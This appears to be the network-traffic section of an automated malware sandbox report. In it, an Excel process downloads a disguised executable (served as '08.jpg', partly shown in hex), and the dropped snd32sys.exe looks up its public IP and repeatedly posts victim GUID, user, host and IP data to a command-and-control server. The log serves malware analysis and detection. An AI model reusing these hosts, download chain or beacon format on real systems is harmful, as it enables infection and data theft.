HSk4cmocpYG/m8kidu0atGrOtCoyW4/cGmoiW5BcQCofgSohW6BcMLxdT0BdVKa2FSoqW7/cO8o1kSkQW4vL

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49748	8.211.241.0	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:30:58.213911057 CEST	3578	OUT	GET /08.jpg HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.1 Host: srand04rf.ru Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:30:58.378170967 CEST	3580	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 08 Jul 2021 14:30:58 GMT Content-Type: image/jpeg Content-Length: 763392 Connection: keep-alive Last-Modified: Wed, 07 Jul 2021 13:36:32 GMT ETag: "60e5ade0-ba600" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 81 0c 63 f0 c5 6d 0d a3 c5 6d 0d a3 c5 6d 0d a3 18 92 c2 a3 c4 6d 0d a3 18 92 c0 a3 c6 6d 0d a3 18 92 c3 a3 d1 6d 0d a3 18 92 c6 a3 d3 6d 0d a3 c5 6d 0c a3 a1 6d 0d a3 18 92 df a3 c0 6d 0d a3 18 92 c4 a3 c4 6d 0d a3 18 92 c1 a3 c4 6d 0d a3 52 69 63 68 c5 6d 0d a3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 a3 3c de 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 0b 00 00 62 07 00 00 ce 0d 00 00 00 00 00 b0 a c 01 00 00 10 00 00 00 80 07 00 00 00 00 01 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 70 15 00 00 04 00 00 57 d6 0b 00 02 00 40 81 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 f8 75 09 00 b4 00 00 00 00 80 13 00 40 93 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 15 00 40 47 00 00 70 39 09 00 54 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c8 39 09 00 40 00 00 00 00 00 00 00 00 00 00 00 00 80 07 00 88 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 17 60 07 00 00 10 00 00 00 62 07 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 50 04 02 00 00 80 07 00 00 06 02 00 00 66 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 c4 ea 09 00 00 90 09 00 00 5e 00 00 00 6c 09 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 40 93 01 00 00 80 13 00 00 94 01 00 00 ca 09 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 40 47 00 00 00 20 15 00 00 48 00 00 00 5e 0b 0 0 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 8b ec b8 40 af 05 01 05 70 5b 07 01 05 f8 53 08 01 05 60 9a 09 01 05 f0 32 09 01 2d c8 53 08 01 05 b0 27 09 01 a3 ac 7a 13 01 5d c3 68 e5 6f 07 01 e8 41 a2 01 00 59 c3 68 ef 6f 07 01 e8 35 a2 01 00 59 c3 b9 18 ee 09 01 e8 55 15 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$cmmmmmmmmmmmmmRichmPEL<`bpW@u@ @G p9T9@.text`b `.rdataPf@@.data^l@.rsrc@@@.reloc@G H^@BU@p[S`2-S'z]hoAYho5YU

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.3	49764	77.222.42.67	80	C:\Users\Public\snd32sys.exe

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:31:56.518250942 CEST	6034	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 122 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 38 30 32 33 32 32 38 38 33 33 36 37 32 37 32 31 36 34 34 26 42 55 49 4c 44 3d 30 37 30 37 69 6e 32 5f 77 76 63 72 26 49 4e 46 4f 3d 38 38 38 36 38 33 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 32 28 78 36 34 29 Data Ascii: GUID=8023228833672721644&BUILD=0707in2_wvcr&INFO=888683 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.2(x64)
Jul 8, 2021 16:31:56.586610079 CEST	6034	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 08 Jul 2021 14:31:58 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 48 41 5a 53 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cHAZSARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.3	49765	77.222.42.67	80	C:\Users\Public\snd32sys.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:31:56.938754082 CEST	6035	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 122 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 38 30 32 33 32 32 38 38 33 33 36 37 32 37 32 31 36 34 34 26 42 55 49 4c 44 3d 30 37 30 37 69 6e 32 5f 77 76 63 72 26 49 4e 46 4f 3d 38 38 38 36 38 33 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 32 28 78 36 34 29 Data Ascii: GUID=802322883367272164&BUILD=0707in2_wvcr&INFO=888683 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.2(x64)
Jul 8, 2021 16:31:57.006598949 CEST	6035	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 08 Jul 2021 14:31:58 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 46 56 45 55 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cFVEUARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.3	49766	77.222.42.67	80	C:\Users\Public\snd32sys.exe

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:31:57.339512110 CEST	6036	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 122 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 38 30 32 33 32 32 38 38 33 33 36 37 32 37 32 31 36 34 34 26 42 55 49 4c 44 3d 30 37 30 37 69 6e 32 5f 77 76 63 72 26 49 4e 46 4f 3d 38 38 38 36 38 33 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 32 28 78 36 34 29 Data Ascii: GUID=802322883367272164&BUILD=0707in2_wvcr&INFO=888683 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.2(x64)
Jul 8, 2021 16:31:57.414515972 CEST	6037	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 08 Jul 2021 14:31:58 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 51 41 5a 4a 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cQAZJARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.3	49767	77.222.42.67	80	C:\Users\Public\snd32sys.exe

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:31:57.757333994 CEST	6037	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 122 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 38 30 32 33 32 32 38 38 33 33 36 37 32 37 32 31 36 34 34 26 42 55 49 4c 44 3d 30 37 30 37 69 6e 32 5f 77 76 63 72 26 49 4e 46 4f 3d 38 38 38 36 38 33 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 32 28 78 36 34 29 Data Ascii: GUID=802322883367272164&BUILD=0707in2_wvcr&INFO=888683 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.2(x64)
Jul 8, 2021 16:31:57.826961040 CEST	6038	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 08 Jul 2021 14:31:59 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 46 4a 51 55 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cFJQUARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.3	49768	77.222.42.67	80	C:\Users\Public\snd32sys.exe

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:31:58.204698086 CEST	6039	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 122 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 38 30 32 33 32 32 38 38 33 33 36 37 32 37 32 31 36 34 34 26 42 55 49 4c 44 3d 30 37 30 37 69 6e 32 5f 77 76 63 72 26 49 4e 46 4f 3d 38 38 38 36 38 33 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 32 28 78 36 34 29 Data Ascii: GUID=802322883367272164 4&BUILD=0707in2_wvcr&INFO=888683 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.2(x64)
Jul 8, 2021 16:31:58.276258945 CEST	6039	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 08 Jul 2021 14:31:59 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 56 5a 41 45 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cVZAEARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.3	49769	77.222.42.67	80	C:\Users\Public\snd32sys.exe

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:31:58.606812954 CEST	6040	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 122 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 38 30 32 33 32 32 38 38 33 33 36 37 32 37 32 31 36 34 34 26 42 55 49 4c 44 3d 30 37 30 37 69 6e 32 5f 77 76 63 72 26 49 4e 46 4f 3d 38 38 38 36 38 33 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 32 28 78 36 34 29 Data Ascii: GUID=802322883367272164 4&BUILD=0707in2_wvcr&INFO=888683 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.2(x64)
Jul 8, 2021 16:31:58.675935984 CEST	6040	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 08 Jul 2021 14:32:00 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4d 43 58 4e 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cMCXNARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.3	49770	77.222.42.67	80	C:\Users\Public\snd32sys.exe

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:31:59.018161058 CEST	6041	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 122 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 38 30 32 33 32 32 38 38 33 33 36 37 32 37 32 31 36 34 34 26 42 55 49 4c 44 3d 30 37 30 37 69 6e 32 5f 77 76 63 72 26 49 4e 46 4f 3d 38 38 38 36 38 33 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 32 28 78 36 34 29 Data Ascii: GUID=802322883367272164 4&BUILD=0707in2_wvcr&INFO=888683 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.2(x64)

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:31:59.090984106 CEST	6042	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 08 Jul 2021 14:32:00 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4e 4b 50 4d 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cNKPMARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.3	49771	77.222.42.67	80	C:\Users\Public\snd32sys.exe

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:31:59.415894985 CEST	6043	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 122 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 38 30 32 33 32 32 38 38 33 33 36 37 32 37 32 31 36 34 34 26 42 55 49 4c 44 3d 30 37 30 37 69 6e 32 5f 77 76 63 72 26 49 4e 46 4f 3d 38 38 38 36 38 33 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 32 28 78 36 34 29 Data Ascii: GUID=802322883367272164 4&BUILD=0707in2_wvcr&INFO=888683 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.2(x64)
Jul 8, 2021 16:31:59.487183094 CEST	6043	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 08 Jul 2021 14:32:00 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4e 4e 4d 4d 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cNNMMARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.3	49772	77.222.42.67	80	C:\Users\Public\snd32sys.exe

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:31:59.801717997 CEST	6044	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 122 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 38 30 32 33 32 32 38 38 33 33 36 37 32 37 32 31 36 34 34 26 42 55 49 4c 44 3d 30 37 30 37 69 6e 32 5f 77 76 63 72 26 49 4e 46 4f 3d 38 38 38 36 38 33 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 32 28 78 36 34 29 Data Ascii: GUID=802322883367272164 4&BUILD=0707in2_wvcr&INFO=888683 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.2(x64)
Jul 8, 2021 16:31:59.868599892 CEST	6044	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 08 Jul 2021 14:32:01 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4e 4b 50 4d 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cNKPMARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.3	49773	77.222.42.67	80	C:\Users\Public\snd32sys.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:32:00.207560062 CEST	6045	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 122 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 38 30 32 33 32 32 38 38 33 33 36 37 32 37 32 31 36 34 34 26 42 55 49 4c 44 3d 30 37 30 37 69 6e 32 5f 77 76 63 72 26 49 4e 46 4f 3d 38 38 38 36 38 33 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 32 28 78 36 34 29 Data Ascii: GUID=802322883367272164&BUILD=0707in2_wvcr&INFO=888683 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.2(x64)
Jul 8, 2021 16:32:00.276813984 CEST	6045	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 08 Jul 2021 14:32:01 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 46 4b 50 55 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cFKPUARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49756	23.21.173.155	80	C:\Users\Public\snd32sys.exe

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:31:52.909492970 CEST	5479	OUT	GET / HTTP/1.1 Accept: */* User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: api.ipify.org Cache-Control: no-cache
Jul 8, 2021 16:31:53.014983892 CEST	5479	IN	HTTP/1.1 200 OK Server: Cowboy Connection: keep-alive Content-Type: text/plain Vary: Origin Date: Thu, 08 Jul 2021 14:31:52 GMT Content-Length: 14 Via: 1.1 vegur Data Raw: 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 Data Ascii: 185.189.150.70

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.3	49774	77.222.42.67	80	C:\Users\Public\snd32sys.exe

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:32:00.613718033 CEST	6046	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 122 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 38 30 32 33 32 32 38 38 33 33 36 37 32 37 32 31 36 34 34 26 42 55 49 4c 44 3d 30 37 30 37 69 6e 32 5f 77 76 63 72 26 49 4e 46 4f 3d 38 38 38 36 38 33 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 32 28 78 36 34 29 Data Ascii: GUID=802322883367272164&BUILD=0707in2_wvcr&INFO=888683 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.2(x64)
Jul 8, 2021 16:32:00.681197882 CEST	6046	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 08 Jul 2021 14:32:02 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 41 54 47 5a 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cATGZARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.3	49775	77.222.42.67	80	C:\Users\Public\snd32sys.exe

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:32:01.018528938 CEST	6047	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 122 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 38 30 32 33 32 32 38 38 33 33 36 37 32 37 32 31 36 34 34 26 42 55 49 4c 44 3d 30 37 30 37 69 6e 32 5f 77 76 63 72 26 49 4e 46 4f 3d 38 38 38 36 38 33 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 32 28 78 36 34 29 Data Ascii: GUID=802322883367272164&BUILD=0707in2_wvcr&INFO=888683 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.2(x64)
Jul 8, 2021 16:32:01.088430882 CEST	6047	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 08 Jul 2021 14:32:02 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4e 48 53 4d 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cNHSMARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.3	49776	77.222.42.67	80	C:\Users\Public\snd32sys.exe

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:32:01.437737942 CEST	6048	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 122 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 38 30 32 33 32 32 38 38 33 33 36 37 32 37 32 31 36 34 34 26 42 55 49 4c 44 3d 30 37 30 37 69 6e 32 5f 77 76 63 72 26 49 4e 46 4f 3d 38 38 38 36 38 33 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 32 28 78 36 34 29 Data Ascii: GUID=802322883367272164&BUILD=0707in2_wvcr&INFO=888683 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.2(x64)
Jul 8, 2021 16:32:01.505616903 CEST	6049	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 08 Jul 2021 14:32:02 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 47 4d 4e 54 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cGMNTARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.3	49777	77.222.42.67	80	C:\Users\Public\snd32sys.exe

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:32:01.835478067 CEST	6049	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 122 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 38 30 32 33 32 32 38 38 33 33 36 37 32 37 32 31 36 34 34 26 42 55 49 4c 44 3d 30 37 30 37 69 6e 32 5f 77 76 63 72 26 49 4e 46 4f 3d 38 38 38 36 38 33 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 32 28 78 36 34 29 Data Ascii: GUID=802322883367272164&BUILD=0707in2_wvcr&INFO=888683 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.2(x64)
Jul 8, 2021 16:32:01.903317928 CEST	6050	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 08 Jul 2021 14:32:03 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 43 41 5a 58 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cCAZXARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.3	49778	77.222.42.67	80	C:\Users\Public\snd32sys.exe

Timestamp	kBytes transferred	Direction	Data
